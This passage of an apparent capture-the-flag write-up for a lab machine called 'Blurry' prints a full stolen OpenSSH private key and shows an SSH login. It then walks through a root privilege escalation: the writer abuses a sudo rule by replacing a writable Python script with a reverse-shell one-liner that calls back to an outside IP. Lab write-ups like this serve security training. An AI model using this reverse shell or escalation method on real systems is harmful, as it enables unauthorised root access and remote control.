pCtt4u+d23V5+
isLXX1KlzXHWy
0ZYL1EC0RUUlM
uBOYvV9gQeevz
U/45uBhdDvkQ
k734LlmXyS0FV
a2N3Ji+wVGkyj
XduR7ME8YCLBk
KiIZiHS42XRg3
KwNbdPoncDors
FYB22DlcyvJu/
nKVuipAshuXhk
bktd7N49s5Icc
9m30zrxSJCxW7
wFsqI1UWg9R9/
GaNVA3XDTg1h3
u4RoOAhAyKyeE
Cm1D8B3qaG1Ww
G9PPaCTsyaJjF
fvGxyZiIGZXLG
n8sZGfbOODToa
afU7OhUtfvyfh
tnZsIB9fAjdNR
GQMojnpTxNNMO
GNNR4BXqnM9tk
RGR4erBSUqwA0AAAAOamlwcGl0eUBibHVycnkBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
jippity@blurry:~/.ssh$
```


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh jippity@blurry.htb -i id_rsa
Linux blurry 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 30 03:55:55 2024 from 10.10.14.40
jippity@blurry:~$
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxxZ6RXgJ45m3Vao4oXSJBFlk9skeIQw9tUWDo/ZA0WVk0sl5usUV
KYWvWQOKo6OkK23i753bdXl+R5NqjTSacwu8kNC2ImqDYeVJMnf/opO2Ke5XazVBKWgByY
```

```
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
-----END OPENSSH PRIVATE KEY-----
```

Privilege Escalation

1) Found a sudo permission




```
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
jippity@blurry:~$
```

```
jippity@blurry:~$ cat /usr/bin/evaluate_model
#!/bin/bash
# Evaluate a given model against our proprietary dataset.
# Security checks against model file included.

if [ "$#" -ne 1 ]; then
    /usr/bin/echo "Usage: $0 <path_to_model.pth>"
    exit 1
fi

MODEL_FILE="$1"
TEMP_DIR="/models/temp"
PYTHON_SCRIPT="/models/evaluate_model.py"
```

```
/usr/bin/mkdir -p "$TEMP_DIR"

file_type=$(/usr/bin/file --brief "$MODEL_FILE")

# Extract based on file type
if [[ "$file_type" == *"POSIX tar archive"* ]]; then
    # POSIX tar archive (older PyTorch format)
    /usr/bin/tar -xf "$MODEL_FILE" -C "$TEMP_DIR"
elif [[ "$file_type" == *"Zip archive data"* ]]; then
    # Zip archive (newer PyTorch format)
    /usr/bin/unzip -q "$MODEL_FILE" -d "$TEMP_DIR"
else
    /usr/bin/echo "[!] Unknown or unsupported file format for $MODEL_FILE"
    exit 2
fi

/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0
| while IFS= read -r -d $'\0' extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1
"$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity ==
"OVERTLY_MALICIOUS")' >/dev/null; then
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS
components and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done

/usr/bin/find "$TEMP_DIR" -type f -exec /bin/rm {} +
/bin/rm -rf "$TEMP_DIR"

if [ -f "$MODEL_FILE" ]; then
    /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
    /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"

fi
```

2) We can edit the python script



```
jippity@blurry:~$ ls
automation  clearml.conf  evaluate_model  linpeas.sh  pspy64  user.txt
jippity@blurry:~$ ls /
bin/            etc/            initrd.img.old  lib64/          media/
    opt/            run/            sys/            var/
boot/           home/           lib/            libx32/         mnt/
    proc/           sbin/           tmp/            vmlinuz
dev/            initrd.img      lib32/          lost+found/     models/
    root/           srv/            usr/            vmlinuz.old
jippity@blurry:~$ ls /models/
demo_model.pth  evaluate_model.py
jippity@blurry:~$ rm /models/evaluate_model.py
rm: remove write-protected regular file '/models/evaluate_model.py'? y
jippity@blurry:~$ ls /models/evaluate_model.py
ls: cannot access '/models/evaluate_model.py': No such file or directory
jippity@blurry:~$ ls /models/
demo_model.pth
jippity@blurry:~$ echo 'import os,pty,socket;s=socket.socket();s.connect(("1
0.10.14.21",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/ba
sh")
' > /models/evaluate_model.py
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/u
sr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
jippity@blurry:~$ sudo /usr/bin/evaluate_model /models/*.pth
[+] Model /models/demo_model.pth is considered safe. Processing...
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.21] from (UNKNOWN) [10.129.119.26] 52266
root@blurry:/home/jippity# 
```